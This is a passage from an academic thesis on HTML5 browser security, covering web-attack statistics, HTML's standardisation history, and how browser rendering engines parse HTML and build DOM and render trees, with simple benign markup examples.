
The modern browsers more and more resemble miniature operating systems. The functionality they provide is growing more complex every year, which ensures a wide range of new possibilities in the web development industry. However, it also poses new challenges in terms of security, on both the side of home users and companies. Much care has to be taken when implementing new standards, like HTML5, and enough attention has to be spent on the security aspects of the implementation.

The reason this is especially important in browsers is that it is one of the most security-critical components of the current information infrastructure. On the traditional home computers and laptops it is the primary information channel for financial and social interaction. On the mobile platforms it has to share this role with role-specific applications, but it remains a vital channel that is used for important tasks. The number and variation of uses the browser has these days is hard to overestimate. Many financial services like online banking and shopping, social networking, cloud service management and many business related applications all make use of the browser as interaction medium. In addition to the importance of HTML5 in modern web browsers, it has also vastly increased in importance in mobile application development.

1.1.1 Web Security in Recent Years

Since web browsers have adopted this role, they have also become more attractive targets for criminals in the past years. The amount of web-based attacks has been increasing for several years on end. In its Internet Security Threat Report of 2011, Symantec Corporation reports a 93% increase in the volume of Web-based attacks in 2010 over the volume observed in 2009 and a 42% increase in mobile vulnerabilities [1].

Figure 1.1: Number of mobile vulnerabilities from 2009 to 2012 reported in the Symantec Internet Security Thread Reports. Source: [1, 2]



They also observe that shortened URLs appear to be playing a role in the increase in Web-based attacks in these years. During a three-month observation period in 2010, 65% of the malicious URLs observed on social networks were shortened URLs. These shortened URLs could serve as an ideal entry point for an HTML5 attack vector through social engineering. The more recent 18th volume (2013) of the Internet Security Threat Report shows that there was an increase in the number of Web-based attacks of almost a third from the year 2011 to 2012 [2, 15]. The emerging of watering hole attacks was the biggest innovation in targeted Web-based attacks in 2012. This type of attack makes use of HTML or javascript injection. We will give a detailed explanation about this attack in section 4.4. The report also displays a rise in number of mobile vulnerabilities, shown in figure 1.1, and a 58% increase in mobile malware families from 2011 to 2012. This trend clearly shows that the mobile devices are becoming more important targets for network attacks. For this reason the thesis will also regard mobile browsers as important part of the research.

In appendix A.1 we provide some more statistics about the types of malware that are most prevalent. The reader must note that these statistics are about general malware and not solely about HTML5 based vectors.

1.1.2 HTML5 on the Rise

HTML5 has been gaining support over the past years, both in mobile and classical devices. Kendo UI, part of Telerik Corporation, has been conducting extensive surveys about HTML5 in the past two years [3, 16, 17]. The surveys, conducted in Septem-


ber 2012, January 2013 and October 2013 have respectively 4,043, over 5,000 and over 3,500 participants and thus give a clear view of the popularity of the standard. The participants include developers, technology executives and others and also diversifies in the businesses in which they work and where in the world they are located. The survey from 2012 resulted in 82% of developers saying that they think HTML5 will be important to their job within the coming 12 months. An even larger 94% either was already actively developing with HTML5 or had plans to do so in the future, and it indicated that even the 6% that are not planning on actively using it find it important within the next 12 to 24 months. The 2013 survey had similar usage results, with 50% of those surveyed developed a variety of HTML5 applications in 2012 and 9 out of 10 planned to do so in the coming year. When inquiring about their preferred approach for developing apps that support multiple platforms, only 15% of the participants would use native-only. Another interesting statistic was that the primary focus of 87% of those surveyed was building desktop websites/web apps with HTML5 and at 53% mobile websites were second most popular. The most recent Telerik survery at time of writing, has some important key findings about trends in mobile application development. One of these conclusions is that HTML5 is not necessarily always the best option, but that developers should be judged separately for each case. Factors that influence the decision include business needs, application requirements, developer skill and development timeline. Kendo UI states that there are no “one-size-fits-all” solutions for mobile application development. Many developers are finding mid-project that the approach they started with, Hybrid/HTML5 or Native, might not be the best approach, whether it is changing requirements or an improved understanding of the capabilities each mobile solution offers. Even though, two other key findings are that web and hybrid approaches are still gaining in popularity among developers and that the web platform is the top choice for building cross-platform applications. Figure 1.2 shows the change in mobile application development evolution from January 2013 to October 2013.

1.1.3 Importance of HTML5 in Security Research

The reason HTML5 security is an important factor in today’s security landscape is because it is[1], from an attackers point of view, a very interesting way of initiating certain attacks. Browsers automatically download resources when a web page is visited, so potential malicious code is also downloaded and executed. Especially because it is a very popular and widespread technology, used in many different ways, both by businesses and home users. A device could become more easily compromised by traditional threats with the help of HTML, either by socially engineering an attack in such a way that it

[1] Together with, as aforementioned, being one of the primary information channels.

Figure 1.2: Preferred approach for serving multiple platforms, evolution January 2013 to October 2013. Source: [3]



seems harmless or legit[2] or by exploiting a badly implemented aspect of the standard in a browser. Certain attacks that are becoming ever more popular, like user tracking (See figure A.1), are ideal to be executed by HTML5 due to the inherent silent nature of many of these attacks. When an attacker wants to track a user, they will want to do this in such a way that the user is unaware of them being tracked. HTML5 meets these requirements because it does not leave any trace on the device, it is executed inside the browser. In addition to its silent nature, it also has the advantage that it provides different APIs which could be exploited for different types of attacks, e.g. the Geolocation API [18] for tracking GPS coordinates.

1.2 Goals and Outline of the Thesis

In this section we will attempt to provide the reader with a clear understanding of what we wish to achieve by writing this thesis and what kind of results we strive for. We will also provide the reader with an hierarchical outline of the thesis, to clarify its structure and to give a more high-level look of the flow.

1.2.1 Goals and Outline

There are a number of goals we wish to achieve by writing this thesis. Seeing as HTML is a technology used by everyone who uses the internet, this thesis is written not only for

[2] E.g. tricking the user into downloading and executing a file.

developers but also for businesses and home users. An evaluation about the browsers has to be included, because their importance these days is ubiquitous, as explained in section 1.1. We will try to provide a comparison of the most popular modern web browsers to the readers, and security advice on different aspects. This way home users and business users alike can make an informed decision about which would be most desirable to use from a security point of view. Despite the recent surge in popularity of HTML5 on mobile devices, we will focus mainly on making a comparison of the desktop browsers. Although many of the principles that are concluded from the experiments are equally true on mobile platforms. To raise awareness about the possibilities of web-attacks we will describe a number of well-known attack types who use or can use HTML5. This will allow users to be more mindful when browsing the Internet and possibly become more observant. We will also do some experiments involving attack vectors to show the reader that security is a real-life concern and not just a theoretical reflection. Eventually, we will deduce a number of best practices for using browsers from these experiments and provide some recommendations to the browser vendors themselves. We summarise this subsection in two bullet point lists to clearly stipulate the list of goals we want to achieve throughout the thesis. First, we list the outline of the thesis.

- Chapter 2 gives a development history of HTML and how HTML5 relates to security.
- Chapter 3 provides a high level view of the browser and how this relates to the workings of HTML5.
- Chapter 4 discusses a number of attack vectors related to HTML5.
- Chapter 5 explains which experiments we have performed in the browsers. These experiments are analysed and the differences between the browsers are discussed.
- Chapter 6 is the recommendation chapter. From the analysis of the experiments we make recommendations toward three groups of readers: the web developers, browser users and browser vendors.
- Chapter 7 contains the conclusion of the thesis and states ideas that can be used for future work.

Second, we list the high-level final goals we want to supply the reader with.

- Draft a set of recommendations for the web developers.
- Defining some best security practises for both home users and businesses.
- Provide recommendations toward the browser vendors to create a safer browsing experience.

- Like most papers about this subject, raising awareness about the possible security concerns and to encourage the users to be mindful of these potential dangers.

1.2.2 Thesis Statement

A security analysis of different aspects of the HyperText Markup Language Version 5 in three mainstream browsers: Mozilla Firefox, Google Chrome and Microsoft Internet Explorer. A comparison of the different browser implementations of the HTML5 specification and related APIs will be used as basis for recommendations made to three parties: web developers, browser users and browser vendors. The choice of which aspects of the language to consider was based on the OWASP HTML5 Security Cheat Sheet, as well as previous research.

Chapter 2

Background Information about HTML5

In this chapter we will provide some general information about HTML5 that might be of interest to the reader. It will give a more complete view of the development of the standard and explain some terminology that is used in relation to HTML. We will also provide some more insight in the way HTML5 is used on mobile devices, because it also provides interesting applications outside of the browser.

2.1 Brief Development History of HTML

The HyperText Markup Language was developed at various organisations throughout its history. It started its life at CERN[1] [19] and later continued at the IETF[2] [20]. During these first five years, HTML went through a series of revisions and experienced a number of extensions. After this period the World Wide Web Consortium (W3C) [21] was formed and took over the active development of the HTML standard. In January 1997 they released the HTML 3.2 Recommendation, with the HTML 4.0 Recommendation to follow not even a year later in December 1997. We refer the readers that are unfamiliar with the W3C Specification Maturity Levels to [22]. For more information about HTML during the first seven years of its existence we refer the reader to [23] where a more detailed account is given for the events that took place in those years and the impact it had on the world. After the HTML 4.0 Recommendation, the W3C decided to stop evolving the HTML standard and instead started to develop an XML-based equivalent, XHTML. In the following years this evolution towards XML-based standards continued,

[1] The European Organization for Nuclear Research, in Geneva, Switzerland.

[2] The Internet Engineering Task Force, the mission of this organisation is to make the Internet work better by producing high quality, relevant technical documents that influence the way people design, use, and manage the Internet.

with the reformulation of HTML4 in into XHTML 1.0 and XHTML Modularization[3]. In parallel with this, the W3C also worked on a new language, XHTML 2.0. This language was not backwards compatible with the earlier languages.

The reader should also be aware that when the evolution of HTML was stopped in 1998, some parts of the API for HTML developed by browser vendors themselves were specified and published. These were given the name DOM Level 1 (1998), DOM Level 2 Core and DOM Level 2 HTML (2000-2003). Some DOM Level 3 specifications were still published in 2004 but the working group was closed before all specifications were completed.

In 2004 the World Wide Web Consortium tested the possibility of reopening the evolution of HTML. It was evaluated by some of the principles that underlie the HTML5 work (that were presented at the time), as well as some early draft proposals about forms-related features. The presentation of this position paper was done jointly by Mozilla and Opera, who opted for focusing on developing technologies that are backward compatible with existing browsers. The proposal, however, was rejected by the W3C on the grounds that it conflicted with the previously chosen direction for the Web's evolution. The W3C staff and membership voted to continue developing XML-based replacements instead. They continued to work on XHTML 2.0 until they decided to retire its working group in 2009.

Shortly after the proposition was declined the Web Hypertext Application Technology Working Group (WHATWG) [24] was founded jointly by Apple, Mozilla and Opera as a way for them to continue working on the effort themselves. The venue was based on several core principles, they state that in particular technologies need to be backwards compatible, that specifications and implementations need to match even if this means changing the specification rather than the implementations, and that specifications need to be detailed enough that implementations can achieve complete interoperability without reverse-engineering each other. The latter requirement especially required that the HTML5 specification included three previous specification documents, namely HTML4, XHTML1, and DOM2 HTML. Also considerable more detail had to be included than had been the norm in the previous standards. This was the first time the HTML5 development process started.

The W3C eventually indicated an interest to participate in the development of HTML5 after all in 2006. A working group chartered to work with the WHATWG on the HTML5 specification development was formed in 2007. The specification was allowed to be published under the W3C copyright as long as Apple, Mozilla and Opera could keep a version with the less restrictive license on the WHATWG site.

Both groups continued to work together for a number of years. Eventually, in 2011, the groups concluded that they had different goals. The W3C wanted to publish a

[3]A means for subsetting and extending XHTML.

finished version of HTML5, and have the specification follow a maturity process. The WHATWG wanted, instead, to continue working on a Living Standard for HTML. This way they could continuously maintain the specification rather than freezing it in a state with known problems. This also allowed them to add new features as needed to evolve the platform. This was the point in time when two different types of HTML5 came to be. However, the reader must note that the W3C states that its HTML working group actively pursues convergence of the HTML specification with the WHATWG living standard, within the bounds of the W3C HTML working group charter. Since then, the WHATWG has been working on the Living Standard specification, and the W3C has been using the fixes made in their own specification, as well as making other changes. Some differences, with minimal information and rationale, between the W3C HTML 5.1 specification and WHATWG LS can be found at [25]. The reader can find a list of milestones over a period of 10 years in the development of the HTML5 language at [26], the 10 year chunk recorded here starts at the publication of the HTML4 specification on through to the publication of the first W3C Working Draft of the HTML5 specification. The reader should note that this source also records a variety of related milestones it deems significant in the HTML development, this includes web application and browser technology evolutions, as well as important usage of these technologies. The WHATWG also provides a brief HTML history, which can be found at [27].

Because the W3C HTML5 specification is not a living standard it has set clear goals in the maturation of the specification, these can be found in its HTML5 Plan 2014 [28]. The plan proposes a schedule in which the HTML 5.0 Candidate Recommendation is expected to advance to Proposed Recommendation in the fourth quarter of 2014, and being promoted to an endorsed W3C Recommendation later in the same quarter. It also provides some HTML 5.1 milestones in the coming years, with the Candidate Recommendation being placed in the first quarter of 2015 and the Recommendation in the fourth quarter of 2016. We will not provide more details here on how the W3C plans to achieve these goals as this is not the primary focus of this thesis, the plan is freely accessible and can be consulted by interested readers.

In conclusion to this section the reader should note that in the rest of the thesis various different implementations of HTML5 are considered and that they need not be in complete correspondence with the specifications of W3C and/or WHATWG but rather depend on the implementation of the considered browser or platform.

2.2 HTML5 and Security

HTML5 is a more extended version of the HyperText Markup Language than HTML4. It is defined in a way that allows user agents to handle the content in a backwards compatible manner. Many older elements and attributes are now obsolete, but are still

supported by the user agents. An example of one type of elements are presentational elements that are better handled by CSS. HTML5 has also been extended by many new elements and attributes, and certain old elements and attributes have been changed. Its syntax also differs from HTML4, e.g., the HTML5 syntax allows for the inline use of MathML and SVG elements. We will discuss Scalable Vector Graphics in section 3.6.

Changes to the content model have also been introduced in HTML5. The content model defines how elements may be nested. In HTML4, the elements were subdivided in two major categories: “inline” and “block-level”. HTML5 on the other hand, has seven different categories of elements; each of these elements falls into zero or more of these categories. We will not elaborate about the different categories. The reader is referred to [29] for more information about the categories and their characteristics.

The last aspect of the specification that has changed a great deal is are the APIs: many new APIs have been introduced, and various other existing APIs have been extended, changed or obsoleted. Some APIs that relate strongly to the HTML5 specification have been defined in their own specifications, due to the fact that they are too large to add to the HTML5 specification itself. A document that discusses the differences between HTML4 and HTML5 can be found in [30].

The large amount of new features and changes to the HTML standard opens up many new security areas that need to be researched and thoroughly evaluated. Several APIs, such as storage APIs, were previously unavailable for HTML4. These create many new potential security breaches, such as client storage data theft. In this thesis we will give a security evaluation of many of these features.

Chapter 3

High Level View of the Browser

This chapter will focus on giving a high level view of how the mainstream web browsers work. The goal is to provide the reader with an understanding about what happens when a web page is loaded in the browser. We will not give a meticulous and detailed report on everything that happens; this is beyond the scope of this thesis. Instead, the general flow of the internal operations and the structure of the rendering engine will be described. The literature used to write this chapter is based on the open source browsers Mozilla Firefox and Google Chrome, and Safari. The rendering engines of which are respectively Gecko, Blink and Webkit; however, we will not go into detail about specific rendering engines in this chapter. Readers who require more detailed information are referred to the original research [4, 31]. The information here also does not address network protocols used to retrieve web pages from the Internet.

3.1 Main Functionality

The browser is probably the most used class of software in the world at the moment, and it is the primary way users are able to access web pages on the Internet. Its main functionality is to retrieve and render the web resources the user requests from the server. The rendering of the resource is done in the browser window. The resource is mostly commonly an HTML file, but it can also be another resource such as image files or PDF documents. Most modern browsers have a wide range of file types that they can properly render. The location of the resource is specified by the user using a Uniform Resource Identifier (URI).

The way HTML files are interpreted and displayed are implemented by the browser vendors happens in accordance with the HTML [32, 33] and CSS [34] specifications;

background information about HTML5 can be found in chapter 2.

The user interfaces of the most popular browsers are very similar to each other, some of the most common elements that are provided by all the popular browsers:

- Address bar
- Back and forward buttons
- Refresh and stop button
- Status bar
- Home button
- Bookmarking options
- Most commonly in modern browsers buttons to access installed Extensions/Add-ons.

There exists no standard that specifies the browser's user interface, but many similar elements are common due to a combination of best practices, practicality and imitating one another. Which, in practice is useful, as it creates a large consistency across browsers. This makes it easy for users to change browsers with little to no effort and immediately knowing how to operate them.

3.2 High Level Structure

The main components that every web browser has are listed in the following enumeration [4], most of these are also shown in the main component architecture, figure 3.1.

1. User Interface: this includes all the elements in the list of section 3.1. Every part of the browser display is part of it, except for the main window where the requested resources are displayed.

2. Browser Engine: provides a high level interface for querying and manipulating the Rendering Engine. It is the interface for actions between the UI and the Rendering Engine.

3. Rendering Engine: is responsible for displaying the requested content. In the case of HTML, it performs the parsing and layout for HTML documents, optionally styled with CSS. It is important to note that some browsers can hold multiple instances of the rendering engine, depending on implementation. Google Chrome for example holds a rendering engine instance for each tab, and each tab is a separate process.

4. Networking Subsystem: is used for all network communication, such as all HTTP requests. The interface is usually platform independent with underneath implementations for each platform.

5. JavaScript Interpreter: is responsible for the execution of all JavaScript code.

6. XML Parser: is responsible for the XML Parsing. A HTML parser could also be included in the diagram, more information about this will be given in section 3.3.2.

7. UI Backend: provides drawing and windowing primitives, user interface widgets, and fonts. As with the networking subsystem, it exposes a generic interface that is not platform specific, and underneath it uses the operating system's user interface methods.

8. Data Persistence Subsystem / Data Storage: is responsible for all data storage on disk, such as cookies, bookmarks and cache. The HTML5 specification defines a web database in the browser for local storage. We will elaborate on client-side storage in section 3.5.




Figure 3.1: The browser architecture: Main Components.

3.3 The Rendering Engine

In the following subsections the workings of the rendering engine will be explained. We will attempt to keep this as general as possible, seeing as different browsers often use different rendering engines; e.g., Internet Explorer uses Trident, Firefox uses Gecko and Chrome uses Blink (WebKit based) on desktop.[1]

3.3.1 The Main Flow

The requested resource in this section will be a HTML document, seeing as other resources such as images do not need these processing steps. The rendering engine will start by getting the requested document from the networking subsystem. This data transfer is usually done in 8 kB chunks. After that, figure 3.2 displays the basic flow of the rendering engine.




Figure 3.2: The basic flow of the rendering engine. Source: [4]

In the first phase, the rendering engine will start parsing the HTML document and convert the elements it encounters to DOM nodes in a tree; this tree is known best as the "DOM tree", but is also referred to as the "content tree". The engine will also parse the style data, both in the external CSS files and in the HTML style elements, whichever are available.

In the second phase, there is visual information available from two sources: the styling information and the visual instructions in the HTML document. This information will be combined to create another tree, the render tree, which consists of rectangles with visual attributes like colour and dimensions. The rectangles are inserted in the tree in such a way that they are in the right order to be displayed in the main browsing window.

After the construction of the render tree, the third phase begins: the rendering engine will begin its layout process. Here, the main goal is to provide each node with exact coordinates, so it is known where exactly in the rendering window the node should be displayed.

The final stage consists of painting, the render tree will be traversed in the right order and each node will be painted. During this painting process the UI backend layer is used.

As one has probably noticed from browser use, the modern browsers are imple-

[1]The Chrome iOS version still uses WebKit.

mented in such a way that later steps do not wait for earlier ones to complete. The browser flow is a gradual process, the rendering engine will try to display contents on its browsing window as soon as possible. This is done for user experience, it provides a better experience when web page elements are displayed as soon as possible, than having to stare at a blank screen and wait until the whole loading and processing is complete. The browsers handle this process in different ways: some browsers start the rendering before the full DOM content is loaded, while others wait for it to complete. WebPageTest [35] can be used to analyse the browser content loading in relation to its rendering process.

3.3.2 HTML Parsing and DOM tree construction

In this section, a small description will be given on how the HTML parser is different from most other parsers. We will also provide an example of how a small HTML document is translated into a DOM tree. We refer the reader to other literature [4] for more details about the browser HTML parsing process, as it is beyond the scope of this thesis. The vocabulary and syntax of HTML [36] are defined in specifications created by the W3C organization.

HTML Grammar and Parsing

Grammar syntax can usually be defined formally using formats such as BackusNaur Form (or Backus Normal Form). This is a notation technique used to describe the syntax of context-free grammars. However, the conventional parser topics do not apply to HTML, because it is not a context free grammar. The browser will make use of the traditional context-free parsers for XML, JavaScript and CSS. It might strike some readers as odd that XML and HTML parsers would be inherently different, seeing as the languages are rather closely related, and there even exists an XML variation of HTML, XHTML. The biggest difference between the two is that the HTML approach was designed to be more "forgiving" of strictly invalid syntax, while XML employs a more stiff and demanding syntax. When a browser detects certain closing tags to be missing, it is possible that these tags will be added implicitly without any error being thrown. This forgiving nature of HTML is one of the main reasons why it is so popular: mistakes are often automatically solved and it facilitates the work of the developer of the HTML document. The downside of this is that it makes it difficult to write a formal grammar, and it may cause (and has caused) additional security vulnerabilities. Strict interpretation is needed to be a context-free grammar, as such HTML needs another formal definition format. The formal format used for defining HTML is Document Type Definition (DTD), which is thus not a context free grammar. This format is used to define languages of the SGML family and it contains definitions for all allowed elements, their attributes and hierarchy. The recommended Doctype deceleration list

can be found at [37]. Because it is the parsing method of an HTML document, it is strongly advised that a correct doctype declaration is added when authoring HTML or XHTML documents.[2] It is important that the doctype must be exact in spelling and case to have the desired effect.

We also note that browsers can switch parsing context while parsing an HTML document. There are situations where an element will switch the parsing context to XML, after the parsing of this element is complete the context will be switch back to HTML. This will become apparent in both the examples and experiments of section 4.6.

We will not discuss the specifics of the parsing algorithms here[3], the reader is again referred to [4] for additional details. We will, however, list the reasons why HTML cannot be parsed using the regular top down or bottom up parsers:

1. As mentioned earlier, the forgiving nature of the language.
2. As an addition to the forgiving nature, most browsers have error tolerance to support well known cases of invalid HTML.
3. The parsing process is reentrant. In the case of HTML, this is caused by the fact that script tags can possibly add extra tokens (elements), so it is possible that the parsing process actually modifies the input. This can be achieved by using the document.createElement() JavaScript method.

Browser error tolerance is an important feature of HTML and closely related to the topics discussed here, we will discuss it in the next section.

Browser Error Tolerance

Browser error tolerance is, as discussed before, one of the features that makes HTML such a popular standard. Modern browsers never throw an "Invalid Syntax" error on an HTML page, but merely fix any invalid content in the requested document and render it as best they can.[4] The HTML file in listing 3.1 is an example of very badly written HTML code. It breaks many rules: <badtag> is not a standard tag, the <p> and <div> elements are nested invalidly and the <html> closing tag is even left out. The browser will not throw any errors and fix the invalid document, so it can be displayed in the browsing window. A lot of the parser code is thus committed to fixing HTML coding mistakes. Listing 3.2 gives the same HTML code as seen in Firebug [38], after it has been fixed by Firefox.

[2] We will often not include a doctype declaration in the examples of this thesis ourselves; however, we advise to declare the doctype when developing HTML documents for public (or business) use.

[3] They consist of the tokenization and tree construction algorithm and are specified in the HTML5 specification.

[4] We must note that it is possible to receive parsing errors in browsers on XML files, but when browsing content is switched to XML inside an HTML document they will not. Parsing context will instead be switched back to HTML.

```
1 <html>
2   <badtag>
3   </badtag>
4   <div>
5   <p>
6   </div>
7     Bad HTML
8   </p>
```

Listing 3.1: Example markup: very badly written HTML document.

```
1  <html>
2    <head></head>
3    <body>
4      <badtag> </badtag>
5      <div>
6        <p> </p>
7      </div>
8      Bad HTML
9      <p></p>
10   </body>
11 </html>
```

Listing 3.2: Example markup: Firefox output after reading the badly written HTML.

The error handling was quite consistent in browsers even before it was part of any HTML specification, and it was something that has evolved cross-browser over the years. With the introduction of HTML5 into the world wide web, the error handling is finally being standardised to some extent. The HTML5 specification also includes an extended section about "An introduction to error handling and strange cases in the parser" [36]. For the first time since the start of HTML development, a specification exists that also defines what browsers should do when they are dealing with badly formed documents.

Because Webkit summarizes the error handling requirements nicely in the comment at the beginning of the HTML parser class, we will quote this comment here.

> "The parser parses tokenized input into the document, building up the document tree. If the document is well-formed, parsing it is straightforward.
>
> Unfortunately, we have to handle many HTML documents that are not well-formed, so the parser has to be tolerant about errors.
>
> We have to take care of at least the following error conditions:
>
> 1. The element being added is explicitly forbidden inside some outer tag. In this case we should close all tags up to the one, which forbids the element, and add it afterwards.
>
> 2. We are not allowed to add the element directly. It could be that the person writing the document forgot some tag in between (or that the tag in between is optional). This

could be the case with the following tags: HTML HEAD BODY TBODY TR TD LI (did I forget any?).

3. We want to add a block element inside to an inline element. Close all inline elements up to the next higher block element.

4. If this doesn't help, close elements until we are allowed to add the element or ignore the tag."

Document Object Model

The parsing of the HTML document will result in the DOM tree; this parse tree is a tree of DOM element and attribute nodes. It is the object presentation of the HTML document and the interface of HTML elements to the other modules, like the JavaScript Module. The root of the tree is the "Document" object.

The DOM has an almost one to one relation to the markup. In listing 3.3 a simple HTML document is given, and in figure 3.3 the corresponding DOM tree can be seen.[5]

```
1 <html>
2   <body>
3     <p>
4       Hello World
5     </p>
6     <div> <img src="example.png"/></div>
7   </body>
8 </html>
```

Listing 3.3: Example markup: a simple HTML document.

The DOM is also specified by the W3C organization, the DOM technical reports can be found in [39].

3.3.3 Render tree construction

While the DOM tree is being constructed, the browser will simultaneously also construct the render tree. This tree represents the visual elements in the order in which they will be displayed in the browsing window. It is, as such, the visual representation of the document and its purpose to enable painting the contents in their correct order. Usually, this implementation is done by creating objects in a tree that know how to layout and paint themselves and their children. In Firefox they are referred to as frames, Webkit based browsers refer to them as renderers (or render objects).

Each of these visual objects represents a rectangular area usually corresponding to

[5]It should be noted that when parsed by modern web browsers, an empty <header> element would be added to the HTML document.




Figure 3.3: Document Object Model tree of the example markup. Source: [4]

the CSS box of the node, as described by the CSS specification. It contains geometric information like width, height and position.

3.3.4 Render tree to DOM tree relation

The render and DOM tree are built almost simultaneously, and there has been given a description about both of them and their roles. The relation of the render tree to the DOM tree has not yet been addressed. The render objects corresponds to DOM elements, but their relation is not one to one. Some DOM elements will not appear at all in the render tree, while others correspond to many visual objects. All of the non-visual DOM elements will be ignored by the algorithm that builds the render tree, e.g., the <head> element has no visual representation and thus will have no need to render. Also all other invisible elements will not be inserted into the tree, except the hidden elements. This is an important distinction to know: when the “display” attribute is set to “none”, they will not appear in the tree; but, when it is set to “hidden”, they will appear in it.

There are, as said, also DOM elements which relate to several visual objects. Some DOM elements require a more complex structure than a single rectangle to visually represent, .e.g., if the viewport also needs a scoll bar. When the width of a container is insufficient and causes text to be broken into multiple lines, the new lines will also be added as extra render objects. Broken HTML can also cause this relation to several render objects, because according to the CSS spec an inline element must contain either only block elements or only inline elements. Anonymous block renderers will be created to wrap the inline elements, when mixed content is encountered. More information

